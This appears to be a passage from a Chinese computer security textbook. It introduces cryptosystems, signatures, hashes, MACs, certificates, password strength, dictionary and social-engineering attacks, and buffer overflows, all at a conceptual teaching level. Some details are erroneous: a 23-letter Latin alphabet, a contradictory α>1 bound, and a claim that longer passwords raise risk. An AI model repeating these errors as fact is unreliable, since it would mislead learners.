设 c 是典型拉丁字母表中的一个字符，该字母表由 23 个字符组成， k 是在 $[-22, +22]$ 之间的一个整数。在拉丁字母表中，字符 c 的 k 位循环移位记为 $s(c, k)$ 。当 $k > 0$ ，向前移位；当 $k < 0$ 时，向后移位。例如， $s(D, 3) = G$ 、 $s(R, -2) = P$ 、 $s(Z, 2) = B$ 和 $s(C, -3) = Z$ 。在凯撒密码（Caesar cipher）中，明文集和密文集都是字符串，它们由拉丁字母表中的字符组成。加密密钥的集合为 $\{3\}$ ，也就是集合由数字 3 组成。解密密钥的集合为 $\{-3\}$ ，也就是集合由数字 -3 组成。加密算法用 $s(x, e)$ 替代明文中的每个字符 x ，其中 $e = 3$ 是加密密钥。解密算法用 $s(x, d)$ 替代明文中的每个字符 x ，其中 $d = -3$ 是解密密钥。注意，加密算法与解密算法相同，而加密密钥和解密密钥正好相反。

现代密码系统

现代密码系统比凯撒密码复杂得多，并且更难破译。例如，高级加密标准（Advanced Encryption Standard, AES）算法使用的密钥长度为 128 位、196 位或 256 位，所以，事实上，对于窃听者 Eve 而言，以蛮力的方式尝试所有可能的密钥，从给定的密文中破译对应的明文是不可行的。同样，AES 算法远比字母表中字符的简单循环移位要复杂得多，所以在此不准备详细介绍，在第 8.1.6 小节中再详细介绍 AES 算法。

对称加密

但是，值得一提的是 AES 算法的一个重要的性质，就是在加密和解密时，AES 算法使用相同的密钥 K 。加密和解密使用相同密钥的方案称为对称密码系统（symmetric cryptosystem）或共享密钥密码系统（shared-key cryptosystem），Alice 和 Bob 为了传送机密信息 M ，需要共享密钥 K 。对称加密系统的示意图如图 1.8 所示。




图 1.8 用于加密与解密的一个对称加密系统，发送方和接收方共享相同的密钥。如果不知道密钥，窃听通信信道的攻击者不能解密密文（加密消息）

对称密钥分配

对称密码系统（包括 AES 算法）往往运行很快，但是需要以某种方式将密钥 K 分配给 Alice 和 Bob，而窃听者 Eve 不能发现。此外，假设 n 方希望以这种方式彼此交换加密信息，即只有发送方和接收方能看到信息。使用对称加密系统，对每对通信方都需要一个独特的密钥，总共需要 $n(n-1)/2$ 个密钥，如图 1.9 所示。




图 1.9 在 n 个用户之间，使用对称加密系统进行成对的机密通信，
共需 $n(n-1)/2$ 个独特的密钥，每个密钥被两上用户共享，并对其他用户保密

公钥加密

对于对称密码系统，还有另一种方法，这就是公钥密码系统 (public-key cryptosystem)。在这样的密码系统中，Bob 有两个密钥：一个私钥 (private key) S_B ，Bob 对私钥保密；一个公钥 P_B ，Bob 广泛传播公钥，甚至可能在网页上进行公告。Alice 为了向 Bob 发送加密消息，她只需要获得 Bob 的公钥 P_B ，用公钥来加密她的消息 M ，并将结果 $C = E_{P_B}(M)$ 发送给 Bob。然后，Bob 用他的私钥来解密消息：

$$M = D_{S_B}(C)$$

公钥密码系统的示意图如图 1.10 所示。




图 1.10 在公钥密码系统中，发送方使用接收方的公钥来加密，
而接收方使用其私钥进行解密。不知道私钥，窃听通信信道的攻击者不能解密密文（加密消息）

公钥密码系统的优点是避开了 Alice 和 Bob 获得单个共享密钥的问题。此外，只需对私钥保密，而公钥可以与任何人（包括攻击者）共享。最后，公钥密码系统支持在 n 个用户之间有效地进行成对保密通信。也就是说，只需要有 n 个不同的私钥/公钥对，如图 1.11 所示。这一事实表明，与对称密码系统相比，公钥密码系统在所需不同密钥数量上有显著的改进，前者的数量是平方级的。例如，如果有 1000 个用户，公钥密码系统使用 1 000 个私钥/公钥对，而对称密钥密码系统需要 499 500 个密钥。




图 1.11 使用公钥密码系统， N 个用户之间成对的保密通信需要 n 对密钥，每个用户需要其一

公钥密码系统的缺点

公钥密码系统的主要缺点是：在所有已有的实现中，如 RSA 和 ElGamal 密码系统中，加密和解密算法要比已有的对称加密方案慢得多。事实上，已有公钥密码系统和对称密码系统之间的运行时间存在这么大差异，所以不鼓励用户在需要许多次反复通信的交互会话中使用公钥密码系统。

此外，在实践中，公钥密码系统需要的密钥长度比对称密码系统的要大一个数量级。例如，RSA 通常使用 2048 位的密钥，而 AES 经常使用 256 位的密钥。

为了回避这些缺点，在实践中，只允许在 Alice 和 Bob 之间交换共享密钥时，才会使用公钥密码系统，在随后的通信中，他们使用对称加密方案，如图 1.12 所示。

1.3.2 数字签名

公钥密码系统解决的另一个问题是数字签名的构建。这个解决方案源自于这样的一个事实：在典型的公钥加密方案中，应用如下的公式，可以颠倒加密和解密算法的顺序：

$$E_{P_g}(D_{S_g}(M)) = M$$

也就是说, Bob 可以将消息 M 和他的私钥 S_B 作为解密算法的输入。对输出结果和 Bob 的公钥应用加密算法得回消息 M , 任何人都可以做到的这一点。




图 1.12 交换共享密钥时使用公钥密码系统, 随后的通信应用对称加密方案
密钥是发送方发送给接收方的“明文”消息

使用私钥的数字签名

乍一看, 这样做似乎是徒劳的, 对 Bob 而言, 正在创建一个对象, 任何知道他公钥的人都能将其转换为消息 M 。但是, 这正是数字签名的关键所在——只有 Bob 能进行这样的解密。其他人不知道他的私钥。因此, 如果 Bob 打算证明他是消息 M 的作者, 那么按如下的公式, 进行个人消息的解密计算:

$$S = D_{S_B}(M)$$

这个解密后的 S 作为消息 M 的数字签名。Bob 将数字签名 S 和消息 M 一起发送给 Alice。使用 Bob 的公钥加密签名 S , Alice 能恢复 M :

$$M = E_{P_B}(S)$$

通过这种方式, Alice 能确信消息 M 是由 Bob 创建的, 而非其他任何用户创建。事实上, 除了 Bob, 没有任何人拥有私钥 S_B , 所以只有 Bob 能产生这样的对象 S , 所以 $E_{P_B}(S) = M$ 。

这种方法的唯一缺点是: Bob 的签名至少要与他所签署的明文消息长度相同, 所以这一方法不能在实践中应用。在第 8.4 小节, 我们将更详细地介绍数字签名。

1.3.3 对密码系统的简单攻击

分析用于 n 位明文的密码系统。为了保证独特的解密, 密文至少应该有 n 位, 否则有两个或更多的明文映射为相同的密文。在实际使用的密码系统中, 明文和密文的长度相同。

因此，对于给定的对称密钥（或私钥-公钥对），加密和解密算法在 n 位字符串中都定义匹配的字符串。也就是说，每个明文都对应一个独特的密文，反之亦然。

中间人攻击

在 1.3.1 小节，介绍了密码系统的简单使用，其中包括简单的密文传输，确保了机密性。但是，如果敌手能拦截并修改密文，则不能保证消息的真实性和完整性。假设 Alice 发送给 Bob 与消息 M 对应的密文 C 。敌手将 C 修改为密文 C' ，则 Bob 接收到了已改变的密文 C' 。当 Bob 解密 C' 后，得到与 M 不同的消息 M' 。因此，导致 Bob 相信，Alice 发送给他的消息是 M' ，而不是 M 。图 1.13 说明了中间人攻击。




图 1.13 中间人攻击，敌手修改密文，接收者解密已改变的密文，得到错误消息

同样，分析在 1.3.2 小节所介绍的数字签名的简单使用。攻击者可以将 Bob 创建的签名 S 修改成不同的字符串 S' ，并把签名 S' 与 M' 发送给 Alice，其中 M' 是由 Bob 公钥加密 S' 后得到。注意， M' 不同与原来的消息 M 。当 Alice 验证数字签名 S' 时，她得到的消息 M' 来自于对 S' 的加密。因此，这使 Alice 相信，Bob 签署的是 M' ，而不是 M 。

注意，在上述攻击中，敌手可以任意改变所传输的密文或签名。但是，因为敌手没有能力解密，他不能选择或弄清楚所生成明文的内容。因此，只有位的任意序列是可能的消息时，上述攻击才是有效的。举个例子，当使用公钥密码系统对随机产生的对称密钥加密，然后传输密钥时，会出现上述的场景。

蛮力解密攻击

而现在，假设有效的消息是英文文本，最多有 t 个字符。使用标准的 8 位 ASCII 编码，消息是长度为 $n=8t$ 的二进制字符串。不过，有效消息是由所有可能的 n 位字符串的非常小的子集构成，如图 1.14 所示。

假设我们用标准的 8 位 ASCII 编码来表示字符，设 t -字节数组的位数是 $n=8$ 。我们知道，可能的 t -字节数组的总数为 $(2^8)^t = 2^n$ 。但是，据估计，英文文本的每个字符将携带约 1.25 位的信息，也就是说，对于英文文本的 t -字节数组数为：

$$(2^{1.25})^t = 2^{1.25t}$$




图 1.14 自然语言的明文与可能的明文集之比是很小的分数。随着明文长度的增长，这个分数趋于零。因此，对于特定的密钥，敌手很难猜出密文所对应的有效消息

因此，如果位长度为 n ，则对应于英文文本的 n 位数组数约为 $2^{0.16n}$ 。

更普遍的，对于使用字母而不是汉字的自然语言（natural language）而言，存在一个常数 α ，其中 $0 < \alpha < 1$ ，这样，在所有的 n 位数组中，有 $2^{\alpha n}$ 个文本。常数 α 取决于具体的语言和所用的字符编码方案。因此，在自然语言中，有效消息与所有可能的 n 位明文之比的分数大约为：

$$\frac{2^{\alpha n}}{2^n} = \frac{1}{2^{(1-\alpha)n}}$$

因此，随着 n 的增长，有效消息的分数迅速趋于零。注意，这个分数代表随机选择的明文对应于有意义文本的概率。

上述自然语言的特性意味着敌手猜测解密密文得到有效消息是不可行的；猜测要加密的签名得到有效的消息也是不可行的。

对蛮力解密攻击（brute-force decryption）而言，上述自然语言的特性也有重要的意义。在这种攻击中，敌手会尝试所有可能的解密密钥，目标是确定所生成的明文中，哪一个明文是正确的。很显然，如果明文是任意的二进制字符串，这种攻击不会成功，因为攻击者无法区分出有效消息。但是，如果已知明文是自然语言的文本，那么敌手希望，只有解密结果的很小子集才是有意义的语言文本，最理想的是解密结果只有一个明文。攻击者会利用得到的被发送消息的只言片语来查明正确的明文。

我们知道，对于某些 $\alpha > 1$ 的常量，在 2^n 个可能的明文中，有 $2^{\alpha n}$ 个有效的文本消息。设 k 是解密密钥的长度（位数）。对于给定的密文，则有 2^k 个可能的明文，每个都与密钥对应。

从上述讨论可知，每个这样的明文是有效文本消息的概率为 $\frac{1}{2^{(1-\alpha)n}}$ 。因此，预期与有效文

本消息对应的明文数为：

$$\frac{2^k}{2^{(1-\alpha)n}}$$

由于密钥长度 k 是固定的，随着密文长度 n 的增长，上面的数会迅速趋于零。此外，我们期望，当

$$n = \frac{k}{1 - \alpha}$$

对于给定的密文，会有一个唯一有效的明文。

对于给定的语言和密钥长度，上式中 n 的阈值称为唯一解距离（unicity distance）。对于英语和 256 位 AES 加密系统，唯一解距离大约为 304 位或 38 个 ASCII 编码字符。该长度只是文本行的一半。

从上面的讨论可以得出这样的结论：自然语言的消息不太短时，蛮力解密可能会成功。也就是说，当密钥产生的明文是有意义的文本时，攻击者可能已恢复了原始消息。

1.3.4 加密散列函数

为了减少 Bob 必须签署消息的大小，我们经常使用加密散列函数（hash function），它是消息的检验和，具有某些附加的有用特性。其中一个最重要的附加特性是：函数是单向的（one-way），这意味着函数的计算很容易，但逆运算很难。也就是说，对于给定的 M ，计算散列值 $h(M)$ 应该相对比较容易。但只给定值 y ，应该很难计算出消息 M ，使得 $y=h(M)$ 。现代加密散列函数（如 SHA-256）就是单向函数，且其值只有 256 位。

应用于数字签名和文件系统的完整性

给定一个加密散列函数，为了减少 Bob 执行数字签名所需的时间和空间，首先让他散列消息 M 产生 $h(M)$ ，然后让他对此值进行签名，有时将 $h(M)$ 称为 M 的摘要（digest）。也就是说，Bob 计算如下的签名：

$$S = E_{s_B}(h(M))$$

现在来验证消息 M 的签名 S ，Alice 计算 $h(M)$ ，这是很容易计算的，然后检查

$$D_{r_B}(S) = h(M)$$

对消息的加密摘要进行签名不但比对消息本身进行签名更高效，而且能防御在 1.3.3 小节描述的中间人攻击。即，归功于加密散列函数 h 的单向特性，攻击者不知道私钥的信息，就不能伪造消息-签名对。现在，加密伪造的签名 S' 得到摘要 y' ，对于 y' ，攻击者需要找到对应的消息 M' ，使得 $y' = h(M')$ 。因为 h 是单向的，所以这种计算是不可行的。

此外，加密散列函数还有另外一个特性：抗冲突性（collision resistant），在数字签名的上下文中这一特性是非常有用的，因为这意味着，对于给定的 M ，很难找到不同的消息 M' ，使得 $h(M) = h(M')$ 。这一特性使伪造者的工作变得困难，不仅对任何消息伪造 Bob 的

签名更难，而且对于给定的消息 M 和 Bob 创建的消息签名 S ，伪造者很难找到另一个消息 M' ，使得 S 也是对 M' 的签名。

在安全的计算机系统中，加密散列函数的另一个应用是：保护操作系统中关键文件的完整性。如果我们将每个这样文件的加密散列值存储在受保护的内存中，通过计算文件的加密散列值，然后将该值与存储在安全内存中的值进行比较，就能检验任何这类文件的真实性。由于这种散列函数的抗冲突性，我们可以相信，如果两个值匹配，则该文件未被篡改。在一般情况下，当需要难以伪造的、紧凑的信息摘要时，都应用散列函数。

消息验证码

加密散列函数 h 连同双方共享的密钥一起能对通过不安全信道交换的信息提供完整性保护，如图 1.15 所示。假设 Alice 和 Bob 共享的密钥为 K 。当 Alice 要向 Bob 发送消息 M 时，她计算密钥 K 与消息 M 的散列值：

$$A = h(K \| M)$$

将值 A 称为消息验证码（message authenticationcode, MAC）。然后，Alice 将 (M, A) 对发给 Bob。由于通信信道是不安全的，将 Bob 接收到的消息记做 (M', A') 对。由于 Bob 知道密钥 K ，他计算自己收到消息 M' 的验证码：

$$A'' = h(K \| M')$$

如果计算出的 MAC A'' 与接收到的 MAC A' 相等，那么 Bob 可以保证 M' 是由 Alice 发送的消息。即 $A'' = A'$ 意味着 $M' = M$ 。




图 1.15 使用消息验证码来验证消息的完整性

分析一下：攻击者改变了传输过程中的消息和 MAC。由于散列函数是单向的，攻击者从 Alice 发送的 $MAC \ A = h(K \| M)$ 和消息 M 中恢复密钥 k 是不可行的。因此，攻击者不能修改信息，也不能为已修改的消息 M' 计算正确的 $MAC \ A'$ 。

1.3.5 数字证书

如图 1.12 所示，公钥密码学解决了如何让 Alice 和 Bob 共享同一密钥的问题。也就是

说, Alice 只需要使用 Bob 的公钥 P_B 加密密钥 K , 然后将密文发送给 Bob。但这种方案也有漏洞: Alice 如何知道她所使用的公钥 P_B 真的是 Bob 的公钥呢? 如果有许多个 Bob, Alice 如何才能确信她所用的是正确的公钥呢?

幸运的是, 可以修复这个漏洞。如果有一个可信的权威机构, 能专门确定人们的真实身份, 那么该机构就可以签署数字声明, 将个人身份与他们的公钥绑定在一起。也就是说, 这个可信权威机构可以签署类似如下的声明:

“鲍勃住在 Gotham City Main Street 11, 生于 1981 年 8 月 4 日, 其电子邮件地址为 bob@gotham.com, 其拥有公钥 P_B , 在 2011 年 12 月 31 日之前, 此证明一直有效。”

我们将这种声明称为数字证书 (digital certificate), 数字证书将公钥和公钥者拥有者的身份信息绑定在一起。颁发这种证书的可信权威机构称为证书颁发机构 (certificate authority, CA)。

现在, Alice 不必简单、盲目地相信 P_B 是与她通信的 Bob 所拥有的公钥, Alice 只需要信任证书颁发机构, 此外, Alice 需要知道 CA 的公钥, 因为她将利用该公钥来验证 Bob 的数字证书上的 CA 签名。如果 CA 的数量较少, 知道所有 CA 的公钥是一种合理的假设。但在实践中, 普遍接受的 CA 公钥来自于操作系统。由于数字证书是 Bob 公钥真实性的有力证据, 无论数字证书是来自未签名的电子邮件消息, 还是公布于第三方网站, Alice 都可以信任该数字证书。

举个例子, 网站的数字证书通常包括以下的信息:

- 证书颁发机构的名称 (如, Thawte)
- 证书的颁发日期 (如, 1/1/2009)
- 证书过期的日期 (如, 12/31/2011)
- 网站的地址 (如, mail.google.com)
- 经营网站的组织名称 (如, “Google, Inc”)
- Web 服务器所用的公钥 (如, RSA 1024 位密钥)
- 所用的加密散列函数名 (如, SHA - 256)
- 数字签名

事实上, 当互联网浏览器浏览“加锁”的安全网站时, 它基于密钥交换来完成对网站的浏览。开始时, 浏览器下载 Web 服务器的数字证书, 然后将数字证书名称与公钥进行匹配。因此, 加密网站防御网络钓鱼攻击的一种方法是检查数字证书所包含的组织名称是否与网站相关联。

虽然还有许多其他的加密概念, 如零知识证明、秘密共享方案和广播加密方案等, 但是, 上述的主题是计算机安全应用中最常用的加密概念。

1.4 实现和可用性问题

为了使计算机安全解决方案有效, 就必须正确实现和使用这些方案。因此, 当制定计算机安全解决方案时, 设计者在心中即要考虑程序员的实现, 又要考虑用户的可用性。

1.4.1 效率和可用性

计算机安全解决方案应该是高效的，因为用户不喜欢使用很慢的系统。这条规则是主要理由，举个例子，我们经常用公钥加密系统进行密钥的一次性交换，而随后的通信中使用对称加密方案，原因就在于用户不喜欢慢系统。

可用性和访问控制的示例场景

在访问控制的上下文中，效率和可用性也是相当重要的。许多系统只允许管理员修改那些定义访问控制权限、角色或实体的文件。举个例子，在某些操作系统上，如一些 Linux 版本，在粗粒度的如“每个人”和“组用户”的分类之上，用户定义自己文件的访问控制权限是不可能的。由于这种限制，实际上，定义新组并授予它相应的访问权限是一项繁重的任务。因此，还可以不要求管理员不厌其烦地创建新组，而是用户可以授予“每个人”完全的访问权限，但这样会危害数据的机密性和完整性。

例如，假设一组学生决定一起参加开发大型校园竞赛的软件项目。他们会选出项目负责人，该负责人创建主目录，并在主目录下创建用于存储项目所有代码的子目录。在理想情况下，负责人定义对这些目录的访问权限，只允许合作伙伴能访问这些目录，而其他人不能访问。上述任务可能很容易做到。如果没有学生向过度工作的系统管理员提交请求，这种控制往往不能完成，因为管理员可能会对来自学生的这类请求做出响应，但也可能不会做出响应。那么，项目负责人应该怎么做呢？

可能的解决方案

一种解决方案是让负责人维护项目目录中代码的参考版，并要求项目成员将所有更新代码用电子邮件发给她。一收到来自成员的更新代码，负责人就对代码的参考版执行代码修订，然后将修改后的文件分发给其他成员。这种解决方案具有合理的安全级，因为拦截电子邮件消息是很困难的，当然也不是不可能的。但是，这种解决方案的效率极低，因为它意味着负责人要做许多工作，而她可能会后悔担任这一角色。

另一种可能性是项目负责人采取一种简单的方法：将项目目录隐藏在主目录中的很深位置，系统中的所有用户都能访问该目录，同时希望竞争团队的成员没有发现这个未受保护的目录。实际上，这种方法是不公开即安全（security by obscurity）的一个示例，如在第 1.1.1 小节和第 1.1.2 小节中所讨论的，该安全方法源自于“并不是所有人都知道部署合理的计算机安全原则”的这一事实。但是，历史一次又一次告诫我们，不公开即安全的原则是以失败而告终的。因此，软件团队的负责人不得已两害相比，取其轻，而不是使用给定工具创建安全的解决方案来解决自己的问题。

当然，用户不用在安全与效率之间进行选择。但是，这一需求意味着：系统设计师需要预见到：他们的安全决策是如何影响用户的。如果做到安全太难的话，用户将会找到一种更容易、但可能不是很安全的解决办法。

现在，让我们重新审视学校编程团队的示例。Linux 和微软 Windows 的最新版本都允

许文件夹的所有者直接定义该文件夹的访问控制列表，参见第 1.2.2 小节，而无需管理员的干预。此外，在默认情况下，这些权限会自动应用到该文件夹内的所有文件和创建的子文件夹。因此，项目负责人只需将访问控制列表添加到项目文件夹中，来指定每个团队成员的读、写和执行权限。现在，团队成员可以安全地共享项目文件夹，而没有被竞争团队窥探的风险了。此外，对于项目文件夹，项目负责人创建此访问控制列表的次数只需一次。新增加的文件和子文件夹将自动继承这个访问控制列表。这种解决方案既高效又易用。在第 3.3.3 小节中，将更详细地介绍高级的文件权限。

1.4.2 密码

在计算机系统中，一种最常见的验证用户的方法是使用用户名和密码。甚至基于加密密钥、物理令牌和生物识别的系统也往往使用密码这项安全技术。例如，在对称加密系统中，所用的密钥以加密的形式存储在硬盘驱动器中，根据密码才能得到解密密钥。对需要使用密钥的应用程序而言，为了得到密钥，用户必须输入密码。因此，在计算机安全领域，关键且反复出现的问题是密码安全性的问题。

在理想情况下，密码应该易记但难猜。但不幸的是，这两个目标互相冲突。易记的密码往往是宠物的名字、生日、纪念日和姓氏这类的英语单词。难猜的密码是来自从大型字母表的随机字符序列，如在键盘上可以输入的所有可能字符：包括小写字母和大写字母、数字和符号。此外，使用的密码越长，所冒的风险就越大。因此，一些系统管理员要求用户经常地更改密码，这样，用户就更难记住自己的密码了。

字典攻击

易记密码存在的一个典型问题是它属于可选性很小的集合。此外，计算机攻击者知道所有这些密码，并创建了它们的字典。举个例子，在英语中，常用单词少于 50 000 个，大约有 1000 个人名、1000 个常用的宠物名和 10 000 常用的姓氏。此外，对于居住在星球上的所有人类而言，即对所有人，无论他是 100 岁老人还是年轻人，也只有 36 525 个生日和纪念日。因此，攻击者可以编译所有这些常用密码的字典，并使文件少于 10 万项。

很明显，如果攻击者装备有常用的密码字典，那么他所发动的攻击就称为字典攻击 (dictionary attack)。如果攻击者以现代计算机的全速来试遍字典中的所有单词，攻击受密码保护的对象，那么破解它的保护只需短短几分钟。特别是，如果计算机每毫秒都能测试一个密码，那么对于吉赫时钟频率的标准计算机而言，几分钟也许也是高估值，只需要 100s 就能完成字典攻击，也就说所需时间小于 2min。事实上，因为存在这种风险，所以很多系统在报告密码失败之前，引入了多秒的延迟，还有一些系统在用户尝试密码时，失败次数超过某一阈值后，则锁定该用户。

安全密码

另一方面，安全密码利用了大字母表的全部潜在优势，从而减慢了字典攻击的速度。

举个例子，如果系统管理员坚持每个密码至少为通过常用美国键盘输入的 8 个打印字符的任意字符串，那么可能的密码数至少为 $94^8 = 6\,095\,689\,385\,410\,816$ 个，也就是说，至少有 6 万亿个密码。即使计算机每纳秒可以测试一个密码，这几乎是计算机的最快速度了，但就平均而言，破解一个这样的密码至少需要 3 百万秒，也就是说，即使攻击者不停的尝试，至少也需要 1 个月的时间。

上述的粗略计算可能就是偏执的系统管理员要求用户每个月更改密码的原因。如果每次尝试至少需要 $1\mu\text{s}$ ，这是更现实的，那么就平均而言，破解这种密码至少需要 95 年。所以，实际上，如果人们能记住复杂密码，并从来没有向任何不可靠的来源泄露，那么该密码就能使用很长一段时间。

记忆复杂密码有若干个技巧。这不需要在计算机安全的书中介绍，但绝对不要将密码写在便利贴上，然后将它贴在计算机屏幕上！一种较好的方法是记住无聊的或令人难忘的一句话，然后使用每个单词的第一个字母，并使用大小写混写，然后加入一些特殊的字符。例如，一个叫“Mark”的用户可以从下面的句子开始：

"Mark took Lisa to Disneyland on March 15"

这是 Mark 与 Lisa 如何庆祝一周年纪念日的。然后，这句话变成了字符串：

MtLtDoM1 5

这个字符串就是一个很好的强密码。但是，我们可以做得更好。因为“t”看起来很像加号，所以 Mark 可以用“+”代替其中的一个“t”，生成的密码为：

MtL+DoM15

这个密码更强。如果 Mark 足够小心，没有泄露密码，这个密码可以用一辈子。

1.4.3 社会工程

间谍的三种行为：偷窃、贿赂和勒索同样也适用于计算机安全。这三项技术是以前所使用的欺骗技巧，现在，我们提出一种针对计算机安全解决方案的最强攻击：社会工程（social engineering）。社会工程这个术语是指利用人们内心深入的弱点，用计谋来战胜计算机安全解决方案。

假托

下面介绍一种社会工程攻击的典型示例：攻击者 Eve 向服务台打电话，告诉他们，她忘记了自己的密码，实际上，她要得到另外一个人，即“Alice”的账户密码。服务台代理甚至可能追问 Eve 一些关于 Alice 的个人问题，如果 Eve 之前下足了功夫，她可以轻松地回答这些问题。然后有礼貌的服务台代理可能会重置 Alice 的账户密码，并将新密码告诉 Eve，以为她就是 Alice。即使 Eve 需要一些时间来收集关于 Alice 的一些个人信息：比如生日、她母亲的姓名、她的宠物名等，但从攻击数量级而言，这种攻击要快于蛮力密码攻

击，因为它不需要任何专门的硬件或软件。这种基于杜撰的故事和借口的攻击，称之为假托（*pretexting*）。

诱饵

另一种称为诱饵（*baiting*）的攻击使用某些“礼物”作为诱饵，使用户安装恶意软件。例如，攻击者可以将一些USB驱动器放在停车场，而在此停车场出入的有许多具有安全计算机系统的公司员工，攻击者将USB标记为流行软件程序或游戏名。攻击者希望，一些不知情的员工在午休时拾到这些USB驱动器，将它带入公司，插入安全的计算机，在无意中安装了恶意软件。

相等补偿

另一种社会工程攻击是相等补偿（*quid pro quo*），它是拉丁语，含义是对等交换。例如，攻击者Bob打电话给受害者Alice，告诉Alice他是服务台代理人，经同事介绍知道了Alice。询问Alice她的计算机或她公司的计算机是否有系统故障。或者他告诉Alice，现在是使用强密码的时候了，问她是否需要改变旧密码。在上述的任何一种情况下，Bob都为Alice提供了合法的帮助。他甚至能诊断并解决Alice所用计算机上存在的故障。这是Bob为Alice提供的“东西”，似乎没有要求Alice给予任何回报。此时，Bob询问Alice的密码，用于执行对未来的修复或对她的强密码进行评估。由于社会压力，我们每个人都想投桃报李，此刻，为了回报Bob的免费帮助，Alice愿意与Bob共享她的密码。如果Alice这样做了，那么她刚好成了相等补偿攻击的受害者。

为了提高攻击的成功几率，Bob可以使用网络电话（voice-over-IP，VoIP）服务，该服务允许使用来电身份冒用。因此，他将来电身份的电话号码与名字改为与Alice公司服务台的信息一致，这样，就使Alice更相信Bob所说的话了。这是另一种攻击类型——网络钓鱼（*phishing*）的实例，它是短期的VoIP网络钓鱼。

一般来说，社会工程攻击是用计谋战胜强计算机安全解决方案的一种非常有效的方法。因此，每当系统设计师实现安全系统时，他应该谨记，用户将与系统交互，风险可能来自于社会工程攻击。

1.4.4 源于编程错误的脆弱性

应该明确告知程序员：如何产生安全系统以及需要满足安全需求的正式描述。此外，应该针对所有安全需求来测试实现。特别要注意处理网络通信的程序段和用户提供的输入处理。事实上，要检查程序与外部世界的任何交互，即使外部实体与系统通信时执行了非预期的操作，都要保证系统处于安全状态。

当用户提供异常输入时，系统进入脆弱状态的例子很多。例如，典型的缓冲区溢出（*buffer overflow*）攻击（参见图1.16）是通过利用常见的编程错误，即没有检查应用程序读取的输入字符串是否大于将要存储它的缓冲区变量，而将恶意用户编写的代码注入了运行的应用程序。因此，攻击者所提供的大量输入覆盖了数据和应用程序代码，会导致应用程序执行攻击者所指定的恶意操作。远程用户经常利用代码中缓冲区溢出的脆弱性来攻击通过互联网进行通信的Web服务器和其他应用程序。在3.4.3小节中，将更详细地介绍缓

缓冲区溢出攻击的工作原理。

